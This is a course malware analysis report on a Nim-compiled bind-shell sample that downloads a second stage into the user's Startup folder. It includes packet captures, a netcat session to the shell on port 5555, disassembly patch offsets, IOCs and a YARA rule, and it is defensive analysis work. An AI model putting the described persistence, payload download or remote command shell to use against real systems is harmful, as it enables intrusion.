

Practical Malware Analysis & Triage

Malware Analysis Report

RAT.Unknown.exe.malz

PMAT Class Final

Nov 2024

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Executive Summary

| | |
|-------------|--|
| MD5 hash | 689ff2c6f94e31abbalddebf68be810e |
| SHA1 hash | 69b8ecf6b7cde185daed76d66100b6a31fd1a668 |
| SHA256 hash | 248d491f89a10ec3289ec4ca448b19384464329c442bac395f680c4f3a345c8c |


RAT_Unknown is a bind shell that allows remote commands to be executed via a TCP connection to port 5555 and returns the command result text in base64 encoding.

At logout/reboot the original malware process will not persist. So, to maintain persistence, during initial detonation it reaches out to download a resource called "msdcorelib.exe" and writes it into the current user's startup folder (names it to "mscordll.exe" in the file system).

If the attempt to connect to the resource server via HTTP fails a message box is displayed, "NO SOUP FOR YOU", and the process instead exits without establishing the bind shell listener.

High-Level Technical Summary

RAT.Unknown.exe is the initial stage that tries to download a second item “msdcorelib.exe” which is stored, renamed to “mscordll.exe”. The initial executable also establishes a bind shell for remote command execution on port 5555.





Malware Composition

RAT.Unknown.exe consists of the following components:

| File Name | SHA256 Hash |
|-----------------|---|
| RAT.Unknown.exe | 248d491f89a10ec3289ec4ca448b19384464329c442bac395f680c4f3a345c8c |
| mscordll.exe | Not captured – would be download from server at hxxp://serv1.ec2-102-95-13-2-ubuntu.local |

RAT.Unknown.exe

The initial executable. Establishes an initial bind shell listening on 5555, but also downloads the second stage for persistence and adds it to the current user's startup folder.

mscordll.exe:

Presumably the persistence mechanism. Downloaded as msdcorelib.exe but saved as mscordll.exe. Not analyzed as we don't have the real server.

Basic Static Analysis

VirusTotal / Signature

At the time of writing, this malware's signature was reported as malicious by 45/73 vendors on VirusTotal.

String Analysis

The following suspicious/significant strings were detected:

```
@[+] what command can I run for you
@[+] online
@NO SOUP FOR YOU
@\\mscordll.exe
@Nim httpclient/1.0.6
@AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup
@hxxp://serv1.ec2-102-95-13-2-ubuntu.local
```

Of particular interest is the URI (defanged by changing "tt" to "xx" in the URL):
hxxp://serv1.ec2-102-95-13-2-ubuntu.local

Multiple strings with "nim" detected.

Structure of File

The EXE is a 64-bit windows PE file (first two bytes of the file contain the "MZ" signature).

Some of the suspicious imports include: GetCurrentProcess | GetCurrentProcessId |
GetCurrentThreadId | VirtualAlloc | VirtualProtect

Basic Dynamic Analysis

Run normally with no inetsim on the analysis network, no files are written.

In this scenario an error box is displayed:





DNS Query to the URL identified in the string analysis:

| | | | | | | |
|----|--------------|----------|----------|-----|-----|--------------------------------|
| 23 | 3.041625255 | 10.0.0.4 | 10.0.0.3 | DNS | 94 | Standard query 0x75f4 A serv1 |
| 24 | 3.046000954 | 10.0.0.3 | 10.0.0.4 | DNS | 110 | Standard query response 0x75f4 |
| 49 | 12.452848472 | 10.0.0.4 | 10.0.0.3 | DNS | 78 | Standard query 0xba21 A edge. |
| 50 | 12.453386694 | 10.0.0.4 | 10.0.0.3 | DNS | 78 | Standard query 0x7b64 HTTPS e |
| 51 | 12.457210403 | 10.0.0.3 | 10.0.0.4 | DNS | 94 | Standard query response 0xba2 |

▶ Frame 23: 94 bytes on wire (752 bits), 94 bytes captured (752 bits) on interface enp0s3, id 0

▶ Ethernet II, Src: PCSSystemtec_ed:1f:82 (08:00:27:ed:1f:82), Dst: PCSSystemtec_8e:e7:de (08:00:27:8e:e7:de)

▶ Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3

▶ User Datagram Protocol, Src Port: 62857, Dst Port: 53

▼ Domain Name System (query)

Transaction ID: 0x75f4

▶ Flags: 0x0100 Standard query

Questions: 1

Answer RRs: 0

Authority RRs: 0

Additional RRs: 0

▼ Queries

serv1.ec2-102-95-13-2-ubuntu.local: type A, class IN

Name: serv1.ec2-102-95-13-2-ubuntu.local

[Name Length: 34]

[Label Count: 3]

Type: A (1) (Host Address)

Class: IN (0x0001)

[Response In: 24]

Followed by an outgoing HTTP/TCP connection to port 80:

| | | | | | | |
|----|-------------|----------|----------|------|-----|---|
| 24 | 3.046000954 | 10.0.0.3 | 10.0.0.4 | DNS | 110 | Standard query response 0x75f4 A serv1.ec2-102-95-13-2-ubuntu.local |
| 25 | 3.059661566 | 10.0.0.4 | 10.0.0.3 | TCP | 66 | 49923 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SA=10.0.0.4 |
| 26 | 3.059679570 | 10.0.0.3 | 10.0.0.4 | TCP | 66 | 80 → 49923 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 WS=256 SA=10.0.0.3 |
| 27 | 3.060559474 | 10.0.0.4 | 10.0.0.3 | TCP | 60 | 49923 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0 |
| 28 | 3.060559600 | 10.0.0.4 | 10.0.0.3 | HTTP | 139 | GET / HTTP/1.1 |
| 29 | 3.060622647 | 10.0.0.3 | 10.0.0.4 | TCP | 54 | 80 → 49923 [ACK] Seq=1 Ack=86 Win=64256 Len=0 |
| 30 | 3.069555091 | 10.0.0.3 | 10.0.0.4 | TCP | 204 | 80 → 49923 [PSH, ACK] Seq=1 Ack=86 Win=64256 Len=150 [TCP Len=204] |
| 31 | 3.070163665 | 10.0.0.4 | 10.0.0.3 | TCP | 60 | 49923 → 80 [ACK] Seq=86 Ack=151 Win=261888 Len=0 |
| 32 | 3.070169888 | 10.0.0.3 | 10.0.0.4 | HTTP | 312 | HTTP/1.1 200 OK (text/html) |
| 33 | 3.070737600 | 10.0.0.4 | 10.0.0.3 | TCP | 60 | 49923 → 80 [ACK] Seq=86 Ack=409 Win=261632 Len=0 |
| 34 | 3.071579530 | 10.0.0.3 | 10.0.0.4 | TCP | 54 | 80 → 49923 [FIN, ACK] Seq=409 Ack=86 Win=64256 Len=0 |
| 35 | 3.072163786 | 10.0.0.4 | 10.0.0.3 | TCP | 60 | 49923 → 80 [ACK] Seq=86 Ack=410 Win=261632 Len=0 |
| 36 | 3.076365034 | 10.0.0.4 | 10.0.0.3 | TCP | 66 | 49924 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SA=10.0.0.4 |

▶ Frame 25: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface enp0s3, id 0

▶ Ethernet II, Src: PCSSystemtec_ed:1f:82 (08:00:27:ed:1f:82), Dst: PCSSystemtec_8e:e7:de (08:00:27:8e:e7:de)

▶ Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3

▼ Transmission Control Protocol, Src Port: 49923, Dst Port: 80, Seq: 0, Len: 0

Source Port: 49923

Destination Port: 80

[Stream index: 2]

[Stream Packet Number: 1]

▶ [Conversation completeness: Complete, WITH_DATA (31)]

[TCP Segment Len: 0]

Sequence Number: 0 (relative sequence number)

Sequence Number (raw): 3110295799

[Next Sequence Number: 1 (relative sequence number)]

Acknowledgment Number: 0

Acknowledgment number (raw): 0

1000 = Header Length: 32 bytes (8)

▶ Flags: 0x002 (SYN)

Window: 65535

[Calculated window size: 65535]

Checksum: 0x855b [unverified]

[Checksum Status: Unverified]

Urgent Pointer: 0

▶ Options: (12 bytes), Maximum segment size, No-Operation (NOP), Window scale, No-Operation (NOP)

[Timestamps]



Correlating information from procmon during connection.

| | | | | | | |
|-----------|-----------------|-----|-------------|--------------------------------------|---------|-------------------------|
| 6:49:5... | RAT.Unknown.... | 508 | TCP Connect | DESKTOP-VO9FILN:49684 -> 10.0.0.3:80 | SUCCESS | Length: 0, mss: 14... |
| 6:49:5... | RAT.Unknown.... | 508 | TCP Send | DESKTOP-VO9FILN:49684 -> 10.0.0.3:80 | SUCCESS | Length: 85, startin... |
| 6:49:5... | RAT.Unknown.... | 508 | TCP Receive | DESKTOP-VO9FILN:49684 -> 10.0.0.3:80 | SUCCESS | Length: 150, seqn... |
| 6:49:5... | RAT.Unknown.... | 508 | TCP Receive | DESKTOP-VO9FILN:49684 -> 10.0.0.3:80 | SUCCESS | Length: 258, seqn... |
| 6:49:5... | RAT.Unknown.... | 508 | TCP Connect | DESKTOP-VO9FILN:49685 -> 10.0.0.3:80 | SUCCESS | Length: 0, mss: 14... |
| 6:49:5... | RAT.Unknown.... | 508 | TCP Send | DESKTOP-VO9FILN:49685 -> 10.0.0.3:80 | SUCCESS | Length: 132, startin... |
| 6:49:5... | RAT.Unknown.... | 508 | TCP Receive | DESKTOP-VO9FILN:49685 -> 10.0.0.3:80 | SUCCESS | Length: 158, seqn... |
| 6:49:5... | RAT.Unknown.... | 508 | TCP Receive | DESKTOP-VO9FILN:49685 -> 10.0.0.3:80 | SUCCESS | Length: 1460, seq... |
| 6:49:5... | RAT.Unknown.... | 508 | TCP Receive | DESKTOP-VO9FILN:49685 -> 10.0.0.3:80 | SUCCESS | Length: 1460, seq... |
| 6:49:5... | RAT.Unknown.... | 508 | TCP Receive | DESKTOP-VO9FILN:49685 -> 10.0.0.3:80 | SUCCESS | Length: 1460, seq... |
| 6:49:5... | RAT.Unknown.... | 508 | TCP Receive | DESKTOP-VO9FILN:49685 -> 10.0.0.3:80 | SUCCESS | Length: 1460, seq... |
| 6:49:5... | RAT.Unknown.... | 508 | TCP Receive | DESKTOP-VO9FILN:49685 -> 10.0.0.3:80 | SUCCESS | Length: 1460, seq... |
| 6:49:5... | RAT.Unknown.... | 508 | TCP Receive | DESKTOP-VO9FILN:49685 -> 10.0.0.3:80 | SUCCESS | Length: 4000, seq... |
| 6:49:5... | RAT.Unknown.... | 508 | TCP Receive | DESKTOP-VO9FILN:49685 -> 10.0.0.3:80 | SUCCESS | Length: 380, seqn... |
| 6:49:5... | RAT.Unknown.... | 508 | TCP Receive | DESKTOP-VO9FILN:49685 -> 10.0.0.3:80 | SUCCESS | Length: 96, seqnu... |

Wireshark capture of initial HTTP GET attempt:

| | | | | | |
|---|--------------|----------|----------|------|----------------------------|
| 1 | 0.0000000000 | 10.0.0.4 | 10.0.0.3 | TCP | 66 49724 -> 80 [SYN] Seq=0 |
| 2 | 0.000020812 | 10.0.0.3 | 10.0.0.4 | TCP | 66 80 -> 49724 [SYN, ACK] |
| 3 | 0.000651629 | 10.0.0.4 | 10.0.0.3 | TCP | 60 49724 -> 80 [ACK] Seq=1 |
| 4 | 0.000924017 | 10.0.0.4 | 10.0.0.3 | HTTP | 139 GET / HTTP/1.1 |
| 5 | 0.000929163 | 10.0.0.3 | 10.0.0.4 | TCP | 54 80 -> 49724 [ACK] Seq=1 |
| 6 | 0.0009621375 | 10.0.0.3 | 10.0.0.4 | TCP | 204 80 -> 49724 [PSH, ACK] |
| 7 | 0.010258943 | 10.0.0.4 | 10.0.0.3 | TCP | 60 49724 -> 80 [ACK] Seq=8 |
| 8 | 0.010270059 | 10.0.0.3 | 10.0.0.4 | HTTP | 312 HTTP/1.1 200 OK (text |

Frame 4: 139 bytes on wire (1112 bits), 139 bytes captured (1112 bits) on interface enp0s3, id 0

Ethernet II, Src: PCSSystemtec_ed:1f:82 (08:00:27:ed:1f:82), Dst: PCSSystemtec_8e:e7:de (08:00:27:8e:e7:de)

Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3

Transmission Control Protocol, Src Port: 49724, Dst Port: 80, Seq: 1, Ack: 1, Len: 85

Hypertext Transfer Protocol

GET / HTTP/1.1\r\n

Request Method: GET

Request URI: /

Request Version: HTTP/1.1

User-Agent: intrtexplr\r\n

Host: serv1.ec2-102-95-13-2-ubuntu.local\r\n

\r\n

[Response in frame: 8]

[Full request URI: http://serv1.ec2-102-95-13-2-ubuntu.local/]



If a successful HTTP get is made to the URI, a second HTTP GET is made for resource “msdcorelib.exe”:

| | | | | | | | | | |
|----|-----------------|----------|----------|------|----|---------------------|------------|-------|--------|
| 12 | 0.0.0.014362673 | 10.0.0.4 | 10.0.0.3 | TCP | 66 | 49725 → 80 | [SYN] | Seq=0 | Win=64 |
| 13 | 0.0.0.014376104 | 10.0.0.3 | 10.0.0.4 | TCP | 66 | 80 → 49725 | [SYN, ACK] | Seq=0 | A |
| 14 | 0.0.0.014653374 | 10.0.0.4 | 10.0.0.3 | TCP | 60 | 49725 → 80 | [ACK] | Seq=1 | Ack=1 |
| 15 | 0.0.0.014900669 | 10.0.0.4 | 10.0.0.3 | HTTP | 18 | GET /msdcorelib.exe | HTTP/1.1 | | |
| 16 | 0.0.0.014905765 | 10.0.0.3 | 10.0.0.4 | TCP | 54 | 80 → 49725 | [ACK] | Seq=1 | Ack=13 |

▶ Frame 15: 186 bytes on wire (1488 bits), 186 bytes captured (1488 bits) on interface enp0s3, id 0

▶ Ethernet II, Src: PCSSystemtec_ed:1f:82 (08:00:27:ed:1f:82), Dst: PCSSystemtec_8e:e7:de (08:00:27:8e:e7:de)

▶ Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3

▶ Transmission Control Protocol, Src Port: 49725, Dst Port: 80, Seq: 1, Ack: 1, Len: 132

▼ Hypertext Transfer Protocol

 GET /msdcorelib.exe HTTP/1.1\r\n

 Request Method: GET

 Request URI: /msdcorelib.exe

 Request Version: HTTP/1.1

 Host: serv1.ec2-102-95-13-2-ubuntu.local\r\n

 Connection: Keep-Alive\r\n

 user-agent: Nim httpclient/1.0.6\r\n

 \r\n

 [Response in frame: 21]

 [Full request URI: http://serv1.ec2-102-95-13-2-ubuntu.local/msdcorelib.exe]


This is then written to the filesystem – see procmon output:

| | | | | |
|-----------|-----------------|------|-----------|--|
| 7:00:3... | RAT.Unknown.... | 3908 | WriteFile | C:\Users\testuser\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\mscordll.exe |
| 7:00:3... | RAT.Unknown.... | 3908 | WriteFile | C:\Users\testuser\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\mscordll.exe |
| 7:00:3... | RAT.Unknown.... | 3908 | WriteFile | C:\Users\testuser\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\mscordll.exe |
| 7:00:3... | RAT.Unknown.... | 3908 | CloseFile | C:\Users\testuser\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\mscordll.exe |

Resulting in a file being written to the Start Menu\Programs\Startup directory:

| AppData > Roaming > Microsoft > Windows > Start Menu > Programs > Startup | | | | |
|---|--------------------|-----------------------|-------|--|
| Name | Date modified | Type | Size | |
| desktop.ini | 11/19/2024 3:29 PM | Configuration sett... | 1 KB | |
| mscordll.exe | 11/23/2024 7:00 PM | Application | 12 KB | |

Verified the written file was obtained from the GET – the inetsim stub is the file we found written:



After successful deployment, the process remains listening on port 5555:

| Process Name | Process ID | Protocol | State | Local Address | Local Port | Remote Address |
|-----------------|------------|----------|------------|---------------|------------|----------------|
| [Time Wait] | | TCP | Time Wait | 10.0.0.4 | 49673 | 10.0.0.3 |
| lsass.exe | 612 | TCPv6 | Listen | :: | 49664 | :: |
| lsass.exe | 612 | TCP | Listen | 0.0.0.0 | 49664 | 0.0.0.0 |
| RAT.Unknown.exe | 4844 | TCP | Close Wait | 10.0.0.4 | 49671 | 10.0.0.3 |
| RAT.Unknown.exe | 4844 | TCP | Listen | 0.0.0.0 | 5555 | 0.0.0.0 |
| RAT.Unknown.exe | 4844 | TCP | Close Wait | 10.0.0.4 | 49672 | 10.0.0.3 |
| services.exe | 604 | TCPv6 | Listen | :: | 49669 | :: |
| services.exe | 604 | TCP | Listen | 0.0.0.0 | 49669 | 0.0.0.0 |

A client connecting to port 5555 is presented with a base64 response:

```
remnux@remnux:~$ netcat -nv 10.0.0.4 5555
Connection to 10.0.0.4 5555 port [tcp/*] succeeded!
WytdIHdoYXQgY29tbWFuZCBjYW4gSSBydW4gZm9yIHlvdQ==
```

Which decodes to:

[+] what command can I run for you

Submitting text that matches an executable found on the infected box causes this executable to run and the resulting output returned (in base64). If the command is not found:

```
VGhIIHN5c3RlbSBjYW5ub3QgZmluZCB0aGUgZmlsZSBzcGVjaWZpZWQuDQpBZGRpdGlvbmF  
sIGluZm86ICJSZXF1ZXN0ZWQgY29tbWFuZCBub3QgZm91bmQ6IFwnaWRcJy4gT1MgZXJyb3  
IGlg==
```

Which decodes to:

The system cannot find the file specified.

Additional info: "Requested command not found: \id\. OS error:"

At login, mscordll.exe is run because it has been added to the Startup folder. Verified the inetsim stub was added there and runs at login.

Advanced Static Analysis

Analysis in Cutter confirms development in Nim with sections:

```
> sym.NimMain  
> sym.NimMainInner  
> sym.NimMainModule
```

The NimMainModule calls two main routines to perform the download, write it out, and start a server. Addresses of these modules are below for use in setting breakpoints in advanced dynamic analysis.

```
[0x00414ca0]  
add     rcx, rax                ; int64_t arg1  
call    rawNewString            ; sym.rawNewString  
mov     rdx, qword [0x00437c18] ; int64_t arg2  
mov     rcx, rax                ; int64_t arg1  
mov     r9, rax  
call    appendString            ; sym.appendString_0x414477  
mov     rdx, qword [0x00437c08] ; int64_t arg2  
mov     rcx, r9                ; int64_t arg1  
call    appendString            ; sym.appendString_0x414477  
lea     rcx, [0x00437bf0]       ; int64_t arg1  
mov     rdx, r9                ; int64_t arg2  
call    asgnRef                 ; sym.asgnRef_0x414371  
call    downloadToStartup__YnywBc1swkyMbNJ9b4UuShA ; sym.downloadToStartup__YnywBc1swkyMbNJ9b4UuShA  
call    startServer__YnywBc1swkyMbNJ9b4UuShA_2 ; sym.startServer__YnywBc1swkyMbNJ9b4UuShA_2  
nop
```

- downloadToStartup__YnywBc1swkyMbNJ9b4UuShA is located at relative address: 0x004144a6
- startServer__YnywBc1swkyMbNJ9b4UuShA_2 is located at relative address: 0x004146d1



Advanced Dynamic Analysis

The NO SOUP Kill Switch

Downloading the payload “msdcorelib.dll” happens in this part of the disassembled code:

| | | | |
|-------|------------------|------------------|--------------------------------------|
| | 0000000000414CC9 | 48:8D0D 202F0200 | lea rcx,qword ptr ds:[437BF0] |
| | 0000000000414CD0 | 4C:89CA | mov rdx,r9 |
| | 0000000000414CD3 | E8 99F6FFFF | call rat.unknown.414371 |
| RIP → | 0000000000414CD8 | E8 C9F7FFFF | call <rat.unknown.downloadToStartup> |
| | 0000000000414CDD | E8 EFF9FFFF | call rat.unknown.4146D1 |
| | 0000000000414CE2 | 90 | nop |
| | 0000000000414CE3 | 48:83EC 28 | sub rsp,28 |
| | 0000000000414CE7 | E8 94FEFFFF | call rat.unknown.414B80 |
| | 0000000000414CEC | 90 | nop |
| | 0000000000414CED | 90 | nop |
| | 0000000000414CEE | 90 | nop |
| | 0000000000414CEF | 90 | nop |
| | 0000000000414CF0 | 48:83EC 28 | sub rsp,28 |

Instruction at relative offset 0x00414CD8 calls out to the code that attempts the HTTP connections. If we want to analyze the bind shell functionality without allowing the download, we can fill the 5 bytes starting at 0x00414CD8 with NOOP instructions (0x90 bytes).

Reaching instruction at 0x00414CDD offset will call the section of code (symbol in cutter names this “startServer_”) and will set up listening on port 5555 for commands even though the payload was not downloaded:

| | | | |
|-------|------------------|------------------|-------------------------------|
| | 0000000000414CC9 | 48:8D0D 202F0200 | lea rcx,qword ptr ds:[437BF0] |
| | 0000000000414CD0 | 4C:89CA | mov rdx,r9 |
| | 0000000000414CD3 | E8 99F6FFFF | call rat.unknown.414371 |
| RIP → | 0000000000414CD8 | 90 | nop |
| | 0000000000414CD9 | 90 | nop |
| | 0000000000414CDA | 90 | nop |
| | 0000000000414CDB | 90 | nop |
| | 0000000000414CDC | 90 | nop |
| | 0000000000414CDD | E8 EFF9FFFF | call rat.unknown.4146D1 |
| | 0000000000414CE2 | 90 | nop |
| | 0000000000414CE3 | 48:83EC 28 | sub rsp,28 |

Bind Server

Areas of the disassembled code related to the command server are:

- Main entry port for starting the server: 0x004146d1
- Receiving a line from the port: 0x0040deae
- Encoding text before sending to the connected control program: 0x0040e780

The port number to listen on is hard-coded here with the mov instruction at relative offset 0x00414723 – it stores the port number (0x15B3 = 5555 dec) into the EDX before calling the code that establishes the socket.



| | | |
|--------------------|------------------|--------------------------------|
| • 000000000041470D | 48:8985 80FDFFFF | mov qword ptr ss:[rbp-280],rax |
| • 0000000000414714 | E8 0F9AFFFF | call rat.unknown.40E128 |
| • 0000000000414719 | 48:8B8D 80FDFFFF | mov rcx,qword ptr ss:[rbp-280] |
| • 0000000000414720 | 45:31C0 | xor r8d,r8d |
| • 0000000000414723 | BA B3150000 | mov edx,1583 |
| • 0000000000414728 | E8 539AFFFF | call rat.unknown.40E180 |
| • 000000000041472D | 48:8B8D 80FDFFFF | mov rcx,qword ptr ss:[rbp-280] |
| • 0000000000414734 | BA FFFFFFFF | mov edx,FFFFFFFF |
| • 0000000000414739 | E8 9798FFFF | call rat.unknown.40E2D5 |



Indicators of Compromise

(See Analysis sections for screenshots)

Network Indicators

- HTTP GET request to `hxxp://serv1.ec2-102-95-13-2-ubuntu.local`
- HTTP GET request to `hxxp://serv1.ec2-102-95-13-2-ubuntu.local/msdcorelib.exe`

Host-based Indicators

- Execution of malware with no response to HTTP requests results in “NO SOUP FOR YOU” message box
- Execution of malware with inet simulation/response to HTTP requests results in a new file, `mscordll.exe`, written to the users Startup folder, “AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup”
- With successful detonation the original process “RAT.Unknown.exe” will continue to run and will maintain an open port 5555 listening for TCP connections.



Rules & Signatures

A yara file that will detect RAT.Unknown.exe:

```
rule RAT_Unknown_Sample {  
  
    meta:  
        last_updated = "20224-11-24"  
        author = "PMAT"  
        description = "Rule for PMAT example \"RAT.Unknown.exe\""  
  
    strings:  
        $pe_magic_bytes = { 4D 5A }  
        $no_soup_string = "NO SOUP FOR YOU"  
        $payload_server_name = "serv1.ec2-102-95-13-2-ubuntu.local"  
  
    condition:  
        $pe_magic_bytes at 0 and // must be a PE  
        $no_soup_string and // contains the "NO SOUP" message  
        $payload_server_name // payload download server  
}
```